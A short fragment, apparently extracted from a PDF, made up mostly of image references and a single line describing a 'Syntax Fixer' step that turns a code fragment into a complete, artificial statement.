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
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
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- ① Make the fragment back to a complete but artificial statement and fix syntax errors on-the-fly via “**Syntax Fixer**”





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